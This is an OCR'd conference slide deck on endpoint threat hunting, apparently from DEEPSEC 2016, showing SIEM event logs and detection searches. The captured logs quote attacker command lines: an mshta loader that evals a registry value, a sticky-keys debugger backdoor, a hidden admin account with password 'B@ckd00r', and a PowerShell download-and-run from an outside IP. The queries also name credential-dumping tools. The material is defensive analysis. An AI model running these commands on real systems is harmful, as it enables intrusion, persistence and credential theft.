
Application	User Name	Operation	Custom String 4	DNS Hostnam	IP Address	Remo	Local Port	URL Path
wscript.exe								
a1.exe	FVT-WIN7-H002\tfischer	File Write				0		
a1.exe	FVT-WIN7-H002\tfischer	File Write				0		
a1.exe	FVT-WIN7-H002\tfischer	DLL Load				0		
wscript.exe			Command line:					

Application	User Nam
wscript.exe	FVT-WIN7
wscript.exe	FVT-WIN7
wscript.exe	FVT-WIN7
cmd.exe	FVT-WIN7

Application	User Name	Operation	Custom String 4	DNS Hostnam	IP Address	Remo	Local Port	UR
mshta.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: "C:\Windows\system32\mshta.exe" javascript:YEqVG8wYj7="vs7T3WAGq";w7q=new%20ActiveXObject("WScript.Shell");sdEF21Xbq="lPAd4ev";qr9Ww=w7q.RegRead("HKCU\\software\\p5rkko\\xGFgJieX");lnHQ0sdAJ="hBbn6";eval(qr9Ww);fvyfBV7gH4="6T";				0	
findstr.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: FINDSTR /I "winnt boot system windows tmp				0	
cmd.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: C:\Windows\system32\cmd.exe /S /D /c" ECHO				0	
findstr.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: FINDSTR /I "winnt boot system windows tmp				0	
cmd.exe	FVT-WIN7-H002\tfischer	Application Start	Command line: C:\Windows\system32\cmd.exe /S /D /c" ECHO				0	
a0.exe	FVT-WIN7-H002\tfischer	Custom Event	IOC=LOCALAPPDATALAUNCHCONTEXT|PROCFNAME=C:\Windows\system32\cmd.exe|COUNT=1|CMDLINELAUNCHED=C:\Users\TFISCH~1.TES\AppData\Local\Temp**a0.exe a -mx0 -mhe -pwyqy0slqyurvf477ilt2sc6xtbfs9gqyut99 "C:\goaway\testing\test21.xlsx.crypted" "C:\goaway\testing\test21.xlsx"** ,IOC=LOCALAPPDATALAUNCHCONTEXT|PROCFNAME=c:\users\tfischer.testing-w7\appdata\local\temp\a1.exe|COUNT=1|CMDLINELAUNCHED="C:\Users\TFISCH~1.TES\AppData\Local\Temp\a1.exe" ,IOC=LOCALAPPDATALAUNCHCONTEXT|PROCFNAME=c:\users\tfischer.testing-				0	
a0.exe	FVT-WIN7-H002\tfischer	Custom Event					0	

It's Doing This so Probably Suspicious

- Enable behavioural analysis
- phishing :- (a+b),(c,(d|e)),!(x,y,z)
- Build ALERTS based on behaviour



Intelligence at EndPoint

- Use the endpoint to drive behaviour analysis
  - Watch the activities and record
  - Don’t just collect stale data
- Highlight the pertinent events
- Get more interesting data
- Use that data to better understand behaviour


threat

Let's Get Our Hands Dirty

Visualise & Analyse the data

DEEPSEC

Events (20) | Patterns | Statistics (20) | Visualization

100 Per Page ⌄ | ✓Format ⌄ | Preview ⌄

_time	User_Name	Computer_Name	Application	Operation	Event_Display_Name	Policy	Rule	SilentRulesTriggered	CorrelatedRuleNames	CustomRuleData
2016-09-29 10:22:18	dgdemo\rgutcho	dgdemo\RGWin64	powershell.exe	Network Operation	IOC.NET Category	ATP.IOC Generic Base	ATP2020-D-NET.Identified Process	atp2000-d-networktriggerdetection		NETAlert.internal-ip-rfc1918192.168.126.23|HOSTNAME=192.168.126.23|url=https://192.168.126.23/3heirnsryxdb5lrndat j5m/
2016-09-29 10:22:18										
2016-09-29 10:22:17										
2016-09-29 10:22:17										

explorer.exe launched from directory that is not %SystemRoot% or %SystemRoot%/syswow64, or not a child process of userinit.exe

Last 24 hours ⌄

62,781 of 1,760,742 events matched

Job ⌄


55,100 results 20 per page ⌄

‹ Prev 1 2 3 4 5 6 7 8 9 ... Ne

Computer_Name	User_Name	Product_Name	Application_Full_Name	Application	Application_Directory	Parent_Application
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe
[redacted]		microsoft® windows® operating system	explorer.exe	explorer.exe	c:\windows\	explorer.exe

Data | Data | Data

DEEPSEC



ATAC - Suspicious svchost.exe Execution

Edit v | More Info v | Add to Da

winlogon.exe executing outside of System32 or not running under NT authority/system user or not child process of smss.exe

Last 60 minutes v

✓ 973 events (9/30/16 3:03:00.000 PM to 9/30/16 4:03:05.000 PM)

Job v

973 results | 20 per page v

‹ Prev 1 2 3 4 5 6 7 8 9 ...

_time	Application_Full_Name	Application_Directory	Company_Name	Product_Name	Parent_Application	MD5_Checksum	Scan_V
2016-09-30 10:15:50	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system		6d13e1406f50c66e2a95d97f22c47560	Virus To positive.
2016-09-30 10:13:38	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system		6d13e1406f50c66e2a95d97f22c47560	Virus To positive.
2016-09-30 10:15:48	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system		8cebd9d0a0a879cde9f36f4383b7caea	Virus To positive.
2016-09-30 10:42:42	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system	smss.exe	998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:58:20	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system		998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:47:06	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system		998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:19:30	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system		998507b046ba314ce8245364c686fa67	Virus To positive.
2016-09-30 10:26:57	winlogon.exe	c:\windows\system32\	microsoft corporation	microsoft® windows® operating system		88ab9b72b4bf3963a0de0820b4b0b06c	

2016-09-30 15:15:05 powershell.exe Application Start ATP EVA ATP3002- D- Command line: powershell.exe -EncodedCommand

Things to Look for…

- Very long URIs, user-agent strings
- DGA, domain age
- File execution location
  - %appdata%, %temp%, bin
- Network ports
  - listening or unusual process calling out
- Command lines
  - whoami, net user, hostname, ipconfig
  - net view, netstat, net use, mount
  - launctl, sc, service, net start, tasklist, ps –A
  - at, schtasks, crontab –l, job

Things Found...

at.exe	c:\windows\system32\	Command line: at 11:47 /interactive net user adm B@ckd00r	New User Added
at.exe	c:\windows\system32\	Command line: at 12:28 /interactive psexec.exe -i 3 cmd.exe	Psexec Launching
at.exe	c:\windows\system32\	Command line: at 12:38 /interactive rename "c:\windows\system32\cmd - Copy.exe" "cmd - Copy1.exe	
at.exe	c:\windows\system32\	Command line: at 12:46 /interactive cmd.exe /c rename "C:\windows\system32\cmd - Copy.exe" osk.exe	Copying Executable
at.exe	c:\windows\system32\	Command line: at 13:44 /interactive REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"	Sticky Key Vulnerability

powershell.exe		92f44e405db16ac55d97e3bfe3b132fa	powershell.exe	c:\windows\syswow64\windowspowershell

ATP1092 - Suspicious Powershell Command

671d.tmp	c:\users\phuaw\appdata\local\temp\low\	2549bc432518996909d76970936641c5

ATP1009 - Launch from Appdata Directory

a.exe	2549bc432518996909d76970936641c5

ATP1015 - Single Character Binary Executed

```
Command line: powershell -command "& { (New-Object Net.WebClient).DownloadFile('hxxp://
85.25.102.183/2c772dc07be864b5e43c900af3e4c474
'C:\Users\USERID\AppData\Local\Temp\Low\a.exe')};C:\Users\USERID\AppData\Local\Temp\Low\a.exe"
```

Build Regex to Find Starting Point

```
Application="g64-*" OR "g32-*" OR "pwdump*" OR "gsecdump*" OR
"lz77*" OR "cachedump*" OR "lslsass*" OR "fgdump*" OR "wca.dll"
OR "credump*" OR "samdump*" OR "mimikatz*" OR "m64.exe" OR
"mimi_morph.exe" OR "wu.ps1" OR "getlsasrvaddr" OR "iam.exe" OR
"iam-alt" OR "whosthere.exe" OR "whosethere-alt" OR "genhash" OR
wce.exe OR Destination_File="minidump.cmd" OR "lsass.dmp"
```

```
search = Custom_String_4="Command line: net
localgroup administrators
```

```
search = Custom_String_4="Command line: regsvr32*" AND
Custom_String_4="*http*" Custom_String_4!="Command line: regsvr32
/s ChilkatHttp.dll" Custom_String_4!="Command line: regsvr32  /s
\"HTTP Wizard2.ocx\""
```

```
Application="wmic.exe" Custom_String_4="Command line: \"C:\\WINDOWS\\system32\\wbem\\wmic.exe\"  process
call create*" OR Custom_String_4="Command line: C:\\Windows\\system32\\wbem\\wmic.exe  process call
create *" Custom_String_4!="Command line: C:\\Windows\\system32\\wbem\\wmic.exe  process call create
\"cscript.exe \\\\127.0.0.1\\admin$\\hexainstaller.vbs\"" Custom_String_4!="Command line:
\"C:\\Windows\\system32\\wbem\\wmic.exe\"  process call create \"powershell.exe -EncodedCommand
JABFAHIAcgBvAHIAQQBjAHQAa*"
```

Execution:

```
Application_Full_Name="csrss.exe" | regex
User_Name!="(NT AUTHORITY/SYSTEM|AUTORITE
NT/Système|NT-AUTORITÄT/SYSTEM|AUTORIDADE NT/SISTEMA|NT
AUTHORITY/система|ZARZĄDZANIE NT/SYSTEM)"
```

```
Application_Full_Name="csrss.exe" | regex
Application_Directory!="[c-
f]:\\\\windows\\\\system32\\\\"
```

```
Application="lsass.exe" | regex
Application_Directory!="[c-f]:\\\\windows\\\\system32"
```

```
Application="explorer.exe" | regex
Application_Directory!="[c-
f]:\\\\(windows|winnt)\\\\(syswow64|system32|)"
```

```
Application="a.exe" OR Application="b.exe" OR Application="c.exe" OR Application="d.exe" OR Application="e.exe" OR
Application="f.exe" OR Application="g.exe" OR Application="h.exe" OR Application="i.exe" OR Application="j.exe" OR
Application="k.exe" OR Application="l.exe" OR Application="m.exe" OR Application="n.exe" OR Application="o.exe" OR
Application="p.exe" OR Application="q.exe" OR Application="r.exe" OR Application="s.exe" OR Application="t.exe" OR
Application="u.exe" OR Application="v.exe" OR Application="w.exe" OR Application="x.exe" OR Application="y.exe" OR
Application="z.exe" Application_Directory!="c:\\agilent_ict\\bin\\" Application_Directory!="c:\\agilent3070\\bin\\"
```

Link to threat feeds…

[redacted] AV Hits

VTScanValue	[redacted]	Application_Full_Name	Application_Directory
55		product lines.exe	d:\
55		system volume information.exe	d:\
55		tong.exe	d:\
52		homem ao mÁximo .exe	e:\homem ao mÁximo\
47		nurzaidah zainal abidin.exe	e:\
47		print.exe	e:\
43		130___08.exe	e:\dcim\
35		updatetask.exe	c:\users\[redacted]\appdata\roaming\pricemeterupdater\updateproc
35		updatetask.exe	c:\users\[redacted]\appdata\roaming\pricemeterupdater\update
30		pmropn.exe	c:\program files (x86)\premieropinion\

« prev 1 2 3 4 5 6 7 8 9 10 next »


[redacted] AV Hits

[redacted] AV Hits

VTScanValue	[redacted]	Application_Full_Name	Application_Directory	MD5_Checksum	count
47		maintainer.exe	c:\programdata\d2446020-ddff-402b-b064-199d2ce66b2b\	2c3931d269b74079297d244421b1b2fa	1
41		explorer.exe	c:\users\[redacted]appdata\roaming\update\	fd6ab283860f979c92a7342f31289ecb	4
34		cdauto_run.exe	d:\temaline\installation & configuration\cd\	b8b39bd925fdd2b36faf96a259456771	1
34		googleupdate.exe	c:\users\[redacted]\appdata\local\google\desktop\install\{8dc893b2-c613-a73f-71ed-1868ce2019c9}\❤ﻉ⋙\[redacted]-de17-f37a-316c-2b398cd8}\ﻕ\{9c9102ec8681	83226c21c4825135db304a48afe570a4	4
			c:\program files (x86)\searchprotect\main\bin\	53e34c09f8fbe9438837cee9c06bcd01	13

Looking for suspicious activity on Data

Alerts by Day

